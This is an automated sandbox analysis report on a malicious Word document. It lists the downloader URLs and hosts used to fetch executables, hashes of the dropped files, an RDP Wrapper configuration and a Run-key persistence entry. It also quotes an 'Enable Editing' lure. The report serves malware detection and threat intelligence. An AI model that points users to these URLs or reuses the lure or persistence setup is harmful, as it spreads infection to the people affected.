Source	Detection	Scanner	Label	Link
http://newhosteeeee.ydns.eu	0%	Avira URL Cloud	safe	
http://newhosteeeee.ydns.eu/microA.exe	1%	Virustotal		Browse
http://newhosteeeee.ydns.eu/microA.exe	0%	Avira URL Cloud	safe	
http://hutyrtit.ydns.eu/microC.exe	18%	Virustotal		Browse
http://hutyrtit.ydns.eu/microC.exe	100%	Avira URL Cloud	malware	
http://httP://newhosteeeee.ydns.eu/micr	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.piriform.comJ	0%	Avira URL Cloud	safe	
http://httP://newhosteeeee.ydns.eu/microA.exePE	0%	Avira URL Cloud	safe	
http://httP://newhosteeeee.ydn	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
newhosteeeee.ydns.eu	203.159.80.186	true	false		high
sdafsdffssffs.ydns.eu	203.159.80.186	true	false		high
hutyrtit.ydns.eu	203.159.80.165	true	false		high
hhjhtggfr.duckdns.org	203.159.80.186	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://newhosteeeee.ydns.eu/microA.exe	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://hutyrtit.ydns.eu/microC.exe	true	• 18%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
203.159.80.186	newhosteeeee.ydns.eu	Netherlands		47987	LOVESERVERSGB	false
203.159.80.165	hutyrtit.ydns.eu	Netherlands		47987	LOVESERVERSGB	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	457806
Start date:	02.08.2021
Start time:	10:44:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	N40-MR 311.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	4
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@44/32@14/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 44.9% (good quality ratio 44.1%) • Quality average: 86.9% • Quality standard deviation: 20.6%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:45:42	API Interceptor	78x Sleep call for process: powershell.exe modified
10:45:46	API Interceptor	624x Sleep call for process: microA.exe modified
10:46:21	API Interceptor	928x Sleep call for process: images.exe modified

Time	Type	Description
10:46:55	API Interceptor	399x Sleep call for process: cmd.exe modified
10:46:58	API Interceptor	404x Sleep call for process: JhwfHBtD..exe modified
10:47:05	API Interceptor	44x Sleep call for process: drvinst.exe modified
10:47:30	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
10:47:39	API Interceptor	17x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Microsoft DN1\rdpwrap.ini	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	181846
Entropy (8bit):	5.421809355655133
Encrypted:	false
SSDEEP:	768:WEUfQYczxEQBLWf9PUupBdfbQnxJcRZsMFdKlax8Rr/d6gl/+f8jZ0fyL+8F7f6/:57f6GqZm0c11IvimstYUWtN/7
MD5:	6BC395161B04AA555D5A4E8EB8320020
SHA1:	F18544FAA4BD067F6773A373D580E111B0C8C300
SHA-256:	23390DFCDA60F292BA1E52ABB5BA2F829335351F4F9B1D33A9A6AD7A9BF5E2BE
SHA-512:	679AC80C26422667CA5F2A6D9F0E022EF76BC9B09F97AD390B81F2E286446F0658524CCC8346A6E79D10E42131BC428F7C0CE4541D44D83AF8134C499436DAA
Malicious:	false
Reputation:	unknown
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main]..Updated=2020-08-25..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[PatchCodes]..nop=90..Zero=00..jmpshort=EB..nopjmp=90E9..CDefPolicy_Query_edx_ecx=BA00010000899120030000 5E90..CDefPolicy_Query_eax_rcx_jmp=B8000100008981380600009 0EB..CDefPolicy_Query_eax_esi=B800010000898620030000 90..CDefPolicy_Query_eax_rdi=B800010000898738060000 90..CDefPolicy_Query_eax_ecx=B800010000898120030000 90..CDefPolicy_Query_eax_ecx_jmp=B800010000898120030000EB0E..CDefPolicy_Query_eax_rcx=B800 01000089813806000090..CDefPolicy_Query_edi_rcx=BF0001000089B938060000909090....[SLInit]..bServerSku=1..bRemoteConnAllowed=1..bFUSEnabled=1..bAppServerAllowed=1..bMultimonAllowed=1..lMaxUserSessions=0..ulMaxDebugSessions=0..bInitialized=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionM

C:\Program Files\Microsoft DN1\sqlmap.dll	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	116736

C:\Program Files\Microsoft DN1\sqlmap.dll	
Entropy (8bit):	5.884975745255681
Encrypted:	false
SSDEEP:	3072:m3zxbyHM+TstVfFyov7je9LBMMmMJDOvYYVs:oMjTiVw2ve9LBMMpJsT
MD5:	461ADE40B800AE80A40985594E1AC236
SHA1:	B3892EEF846C044A2B0785D54A432B3E93A968C8
SHA-256:	798AF20DB39280F90A1D35F2AC2C1D62124D1F5218A2A0FA29D87A13340BD3E4
SHA-512:	421F9060C4B61FA6F4074508602A2639209032FD5DF5BFC702A159E3BAD5479684CCB3F6E02F3E38FB8DB53839CF3F41FE58A3ACAD6EC1199A48DC333B2D8A2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 43%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.rB/.!B/.!B/.!.~.!j/.!.~.!&/.!.~3!H/.!..'!G/.!B/.!./.!O}.!F/.!O}0!C/.!O}7!C/.!O}2!C/.!RichB/.!.....PE..d...Z..T....." .....Q..... .....`.....0...l.....<..... .....`...p..... .....text..... ..`.rdata..<.... .....@..@.data....=.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\ProgramData\images.exe	
Process:	C:\Users\user\AppData\Local\Temp\microA.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	525312
Entropy (8bit):	6.318909143915524
Encrypted:	false
SSDEEP:	12288:n02Xq6JYELsqsEXQ3MXw7vy/CdBJpS6R6jH24wqcHf7a:J3jscXQcXGjdS6R6jHsqr
MD5:	100C3E2649FD32CE6D7E108E1A2EBF0D
SHA1:	7F6C8FAB6FA84AD9F12D4CF08CB684D525073230
SHA-256:	29A4C97029DCF52E73BB65D748D1FD6194C5F7F72FE8C272320BBE38636E0F3A
SHA-512:	96570F3A334448CCE354A784C3F9D43594A21329D2784DC459B6CC27AABA6B5132FA2D0A4B889CBDAA75394CF1C6C1BEBCD5EE694F7F0528A398665C611BF96
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2..... .....@.. .....`..... ..@.....W...../.....@..... ..... ..H.....text..... ..... ..`.rsrc..../.....0.....@..@.reloc.....@.....@..B.....H.....!.....@..$.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....(.....,&&.(....o.....-.&&+.}....+.}....+.*...*...0.....{.....-)&.E.....2...M...o.....+..+..*...,.&&. ..y.-.&&..}.....+.}....+.}....+.*..}..... ...}.....}.....*..}.....{.... ...Na}.....}.....*..}..... ..5.}.....}.....*..}.....{.... *I.7a}.....}.....*..}..... A.D.}.....}.....*.

C:\Users\user\AppData\Local\Microsoft Vision\02-08-2021_10.46.55	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	3.113204882778696
Encrypted:	false
SSDEEP:	3:blXlulovDluLAnyWdl+SliXln:zuWpyWn+Sk1
MD5:	4B99C50453B52153CB7CFB2810B982D8
SHA1:	FD7A010AD17F7F9D21B3F37FB8B15644CCC661C7
SHA-256:	30EE264F1887C07BD390E0AB05F62FC8E1064CAFBECA6A679C345C934CD52F08
SHA-512:	F6C9E795F955812F370565B8EAB62BEFC6EE9DA3E2619098DC3425C79539EA507C2F1CA0F7122E46692F33586E1811D5BBF4F6F40150187269025F48208CED6D
Malicious:	false
Reputation:	unknown
Preview:	..{.P.r.o.g.r.a.m. .M.a.n.a.g.e.r.}...L.e.f.t. .W.i.n.d.o.w.s.r.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\microC[1].exe	
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
IE Cache URL:	http://hutyrtit.ydns.eu/microC.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... .....H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\microA[1].exe	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	525312
Entropy (8bit):	6.318909143915524
Encrypted:	false
SSDEEP:	12288:n02Xq6JYELsqsEXQ3MXw7vy/CdBJpS6R6jH24wqcHf7a:J3jscXQcXGjdS6R6jHsqr
MD5:	100C3E2649FD32CE6D7E108E1A2EBF0D
SHA1:	7F6C8FAB6FA84AD9F12D4CF08CB684D525073230
SHA-256:	29A4C97029DCF52E73BB65D748D1FD6194C5F7F72FE8C272320BBE38636E0F3A
SHA-512:	96570F3A334448CCE354A784C3F9D43594A21329D2784DC459B6CC27AABA6B5132FA2D0A4B889CBDAA75394CF1C6C1BEBCD5EE694F7F0528A398665C611BF9 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
IE Cache URL:	http://newhosteeeee.ydns.eu/microA.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2..... .....@.. .....`..... ..@.....W...../.....@..... ..H.....text..... ..... ..`.rsrc..../.....0.....@..@.rel oc.....@.....@..B.....H.....!.....@..$.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....(.....,& &.(....o.....-.&&+.}....+.}....+.*...*...0.....{.....-)&.E.....2...M...o.....+..+..*...,&&. ..y.-.&&..}.....+.}....+.}....+.*..}..... ...}.....}.....*..}.....{.... ...Na}.....}.....*..}..... ..5.}.....} .....*..}.....{.... *I.7a}.....}.....*..}..... A.D.}.....}.....*.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\623BB84A.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018462035600765214
Encrypted:	false
SSDEEP:	3:pl0vUjlds0lhplV:plFjHl
MD5:	7320DCAD6F58A7626688E3346C59FB9D
SHA1:	95F22C3493F3916A79920F1FDD32942FD7CB1B52
SHA-256:	88C3D9C21B7A39E285E54676529512993B844D30B5E40E8FBF2B34E869E4CB09
SHA-512:	E7C522C3F68AE80BA5F113A65008E70E33A0E7E38737BC41D430FDC1281F3F8639E99CD95B2B02486B6CE7E9EA74B3963A12BFFA0FF98B5E6692D193BD5BDE 5
Malicious:	false
Reputation:	unknown
Preview:	X.3.....V..... .....3.....3.....`.H.....`.H.....^.....`..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7AFD7C3.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 65536 x 65536 x 0 "\005"
Category:	dropped
Size (bytes):	3730
Entropy (8bit):	5.026467359865648

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C7AFD7C3.wmf	
Encrypted:	false
SSDEEP:	48:bWik/UKHl3G6nj6rmbYf3LSrd/lO88e0f5aSdJ9nNk3t1fo:Dk7Hgwj+mbYf3LSrhlOs0f5aSdHn63DA
MD5:	AA1DE9BEC1EFF394C0675CE0C0A0A528
SHA1:	D721B360C9A741BE082BBB8F7DC8CE060CB632B5
SHA-256:	2B1328D263D1E24EDCAAA2EFFF95394266DC135F2C25F23B9C14D731C0D82BE9
SHA-512:	7EB306A4DC928E82E935B54143C2C835266F9A435DBF4A7EFCFD441030083CB4163A4D6F979073DF2A12CA11071C796C2981B47398806CCB4476477CF5CB980
Malicious:	false
Reputation:	unknown
Preview:	.................................5..........................Segoe UI....C......@..........0....-..........................A..... . ...7.(... ...@... ....?.........!...A.F.f. . ...7.(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M". M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{16BDD4F7-5649-4CA3-B477-D1894D362AA0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5BF9671F-2E3A-44D5-BCB8-F09587EE439D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbJ:IiiiiiiiifdLloZQc8++lsJe1MzKn
MD5:	DCF291F67A7578B35021AAD4C50CB5A6
SHA1:	6215EAC6E23A9C1336F2D978B5E089747876B0D7
SHA-256:	6DE5A7D8ACE210C980D5E844B19D1206EC3CEE8217AD8BB4589B620EFE4BE602
SHA-512:	50646EF6A0C9E4B3FF288DA6454ED11375E5290439B8CE3F68680B23881F3BCA7299220D2DC862E8249D960D08365E94851A73FB492E5335FB2064A45AED1507
Malicious:	false
Reputation:	unknown
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A... ...."...&...*.......:...>.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B23AFD94-9DC7-4781-962F-A2FE031B5447}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44618
Entropy (8bit):	2.916471247772259
Encrypted:	false
SSDEEP:	768:Dl/3ViFs0Dqeb4Zep84JtueJvCI19rIwzWSgUg4P58F:OFia0Dqeb0nstw29rVzWSgm58F
MD5:	B6BB1516BC2697E94D326CBBCC9F1ED3
SHA1:	1AF36DE9D0028776B9993450506BB4966C2CEDF5
SHA-256:	19FC84D8574FB1926C05EBDE1833E380E9C7B09175E161245B628345C5B566C7
SHA-512:	41C74E5753D594AFC6F66CD4D08DBF628C1FDFEA97EAA55C10CA0C24555CAE4BC487A1BD3B8AC6E3C75A6A352B8229EDCEED754E88552109E7DB21AA800E C15

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B23AFD94-9DC7-4781-962F-A2FE031B5447}.tmp	
Malicious:	false
Reputation:	unknown
Preview:	c.0.5.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .d.o.e.s. .n.o.t. .w.o.r.k. .i.n. .e.m.a.i.l. .P.r.e.v.i.e.w.....P.l.e.a.s.e. .d.o.w.n.l.o.a.d. .t.h.e. .d.o.c.u.m.e.n.t. .a.n.d. .c.l.i.c.k. .E.n.a.b.l.e. .E.d.i.t.i.n.g. .w.h.e.n. .o.p.e.n.i.n.g.......=......... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.........=....... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.d.g.h.g.h.....S.C.T.". .".e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}."....................................4...>...D..CJ ..OJ..QJ..^J..aJ.....j....CJ..OJ..QJ..U..^J..aJ.. .jRK.d...CJ..OJ..QJ..U..^J..aJ.....h.CK.5..CJ..OJ..QJ..^J..aJ....h.CK.CJ..OJ..QJ..^J..aJ.

C:\Users\user\AppData\Local\Temp\OICE_E3CA6E03-B995-4FF4-BE46-DA58B35F69D7.0\FLDE10.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018462035600765214
Encrypted:	false
SSDEEP:	3:pl0vUjlds0lhplV:plFjHl
MD5:	7320DCAD6F58A7626688E3346C59FB9D
SHA1:	95F22C3493F3916A79920F1FDD32942FD7CB1B52
SHA-256:	88C3D9C21B7A39E285E54676529512993B844D30B5E40E8FBF2B34E869E4CB09
SHA-512:	E7C522C3F68AE80BA5F113A65008E70E33A0E7E38737BC41D430FDC1281F3F8639E99CD95B2B02486B6CE7E9EA74B3963A12BFFA0FF98B5E6692D193BD5BDE(5
Malicious:	false
Reputation:	unknown
Preview:	X.3.......V...3.......3.....`.H.....`.H.......^......`..

C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	20484
Entropy (8bit):	5.8212599537661855
Encrypted:	false
SSDEEP:	384:3ym/aIgzzacasapa2hoygn1VYdNl6UnRJbtqEEE6oEaE3/nh:3ym/aPzacasapa2vgnrYdNl6Un7ZFPWb
MD5:	1F2E1026EC8215FE6675E530298AFB02
SHA1:	4EA510B155F89DD4DE8CD675F83098163313C8CB
SHA-256:	D01849322FB63DBEE407622DD544A9BDE724D44701650821FD291461184AE258
SHA-512:	09DCB507DAE03C1D1B079C3877B8970E54E1B1AC13DB76CB40630FA01A1AF85A201D1F836F5466C9DBC6DF0437928051994588B8420C8B91D173E6DA2EE1A44
Malicious:	**true**
Reputation:	unknown
Preview:	..<scriptleT.. >.. ....'... ....'... ....

C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	27
Entropy (8bit):	3.9582291686698787
Encrypted:	false
SSDEEP:	3:gAWY3W:qY3W
MD5:	833C0EFD3064048FD6A71565CA115CCD
SHA1:	0E6D2A1D4B6AFA705EA6267EEED3655FD2B39B9D
SHA-256:	4A86B6E7D2544AFC717EAC2B60ADBED0F0C68D49D723B2123F65C64C76579FBF
SHA-512:	536C2BB6ED98C190CE98BE01A31BD05FE03D90532B5B4194CAA58671F43AD4D65F7F828D8AC1F43A6A13DCA581205416DA094CA4DACAEFACB8D901FC48CCE B7A
Malicious:	false
Reputation:	unknown
Preview:	[ZoneTransfer]..ZoneId=3..3

C:\Users\user\AppData\Local\Temp\images.exe	
Process:	C:\ProgramData\images.exe

C:\Users\user\AppData\Local\Temp\images.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	525312
Entropy (8bit):	6.318909143915524
Encrypted:	false
SSDEEP:	12288:n02Xq6JYELsqsEXQ3MXw7vy/CdBJpS6R6jH24wqcHf7a:J3jscXQcXGjdS6R6jHsqr
MD5:	100C3E2649FD32CE6D7E108E1A2EBF0D
SHA1:	7F6C8FAB6FA84AD9F12D4CF08CB684D525073230
SHA-256:	29A4C97029DCF52E73BB65D748D1FD6194C5F7F72FE8C272320BBE38636E0F3A
SHA-512:	96570F3A334448CCE354A784C3F9D43594A21329D2784DC459B6CC27AABA6B5132FA2D0A4B889CBDAA75394CF1C6C1BEBCD5EE694F7F0528A398665C611BF9 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2..... .....@.. .....`..... ..@.....W...../.....@..... ..... ..H.....text..... ..... ..`.rsrc..../.....0.....@..@.rel oc.....@.....@..B.....H.....!.....@..$.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....(.....,& &.(....o.....-.&&+.}....+.}....+.*...*...0.....{.....-)&.E.....2...M...o.....+..+..*....,&&. ..y.-.&&..}.....+.}....+.}....+.*..}..... ...}.....}.....*..}.....{.... ...Na}.....}.....*..}..... ..5.}.....} .....*..}.....{.... *I.7a}.....}.....*..}..... A.D.}.....}.....*.

C:\Users\user\AppData\Local\Temp\microA.exe	
Process:	C:\Users\user\AppData\Roaming\microA.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	525312
Entropy (8bit):	6.318909143915524
Encrypted:	false
SSDEEP:	12288:n02Xq6JYELsqsEXQ3MXw7vy/CdBJpS6R6jH24wqcHf7a:J3jscXQcXGjdS6R6jHsqr
MD5:	100C3E2649FD32CE6D7E108E1A2EBF0D
SHA1:	7F6C8FAB6FA84AD9F12D4CF08CB684D525073230
SHA-256:	29A4C97029DCF52E73BB65D748D1FD6194C5F7F72FE8C272320BBE38636E0F3A
SHA-512:	96570F3A334448CCE354A784C3F9D43594A21329D2784DC459B6CC27AABA6B5132FA2D0A4B889CBDAA75394CF1C6C1BEBCD5EE694F7F0528A398665C611BF9 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2..... .....@.. .....`..... ..@.....W...../.....@..... ..... ..H.....text..... ..... ..`.rsrc..../.....0.....@..@.rel oc.....@.....@..B.....H.....!.....@..$.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0.....(.....,& &.(....o.....-.&&+.}....+.}....+.*...*...0.....{.....-)&.E.....2...M...o.....+..+..*....,&&. ..y.-.&&..}.....+.}....+.}....+.*..}..... ...}.....}.....*..}.....{.... ...Na}.....}.....*..}..... ..5.}.....} .....*..}.....{.... *I.7a}.....}.....*..}..... A.D.}.....}.....*.

C:\Users\user\AppData\Roaming\JhwfHBtD..exe	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1378816
Entropy (8bit):	7.548476087877472
Encrypted:	false
SSDEEP:	24576:26IBQ76DOifx8Dgyfx8Dgz06TbTZpq72pMNaDuDHQUl3uwDZzGL:OQ76f58Dgy58Dgz06n1pfWNdlJZa
MD5:	8FA8F52DFC55D341300EFF8E4C44BA33
SHA1:	4FBDB8C39BBC48B159E1F795A2222D51077FDBE9
SHA-256:	2C7DA7FF43C90AE620FD5135C2ED34C7E644A9A1098BFB69F1DC6B8AB6410C9A
SHA-512:	A29B2B8FCDE4EF5917E6AAD29C547D2FCEF3E452B3ED502788BD5BF7CB2E107C46A12783EBBE8EB4AA896C56DFD3FD37C994B67EB5C8F5C9C32FBA75FE48 205
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown

C:\Users\user\AppData\Roaming\JhwfHBtD..exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...1..a.....P.....L... ...`....@.. .....`..... ..@.....K..O....`.. .....@..... ..... ..H.....text....,... ..... ..`.rsrc... ....`.....0.....@..@.rel oc.....@.....@..B.....K.....H.....0..d.....s.....o.....(....*&..(.....*.s.....s .....s!.....s".....s#.....*...0.....~....o$....+..*.0..... .....~....o%....+..*.0.....~....o&....+..*.0.....~....o'...+..*.0.....~....o(....+..*.0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r1.. p~....o-...(.....t$....+..*...0..&.....(....r7..p~....o-...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\N40-MR 311.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Mon Aug 2 16:45:36 2021, length=234758, window=hide
Category:	dropped
Size (bytes):	2028
Entropy (8bit):	4.5469693016682875
Encrypted:	false
SSDEEP:	48:8Zs/XT0jqLYuL6sffY2Zs/XT0jqLYuL6sffc:8C/XojqLb1ffY2C/XojqLb1ffc
MD5:	A1CAC1C68B024261BD558935FD2F2189
SHA1:	0F96BCABBBAA1D7C055543B8AE91E2479740602E
SHA-256:	6E358DEAB655431DD01323FA204D4E096E5A85DC54198DD695F918091B59DCBD
SHA-512:	13370227B6CF5F38A3D4BC120A08F31811FEC39836FE2DDF47132D63A71F5F4BDA2BECD572836DB61ADBFF16B5D5B03D2466A2C536338891B0F5B8D0A361611
Malicious:	false
Reputation:	unknown
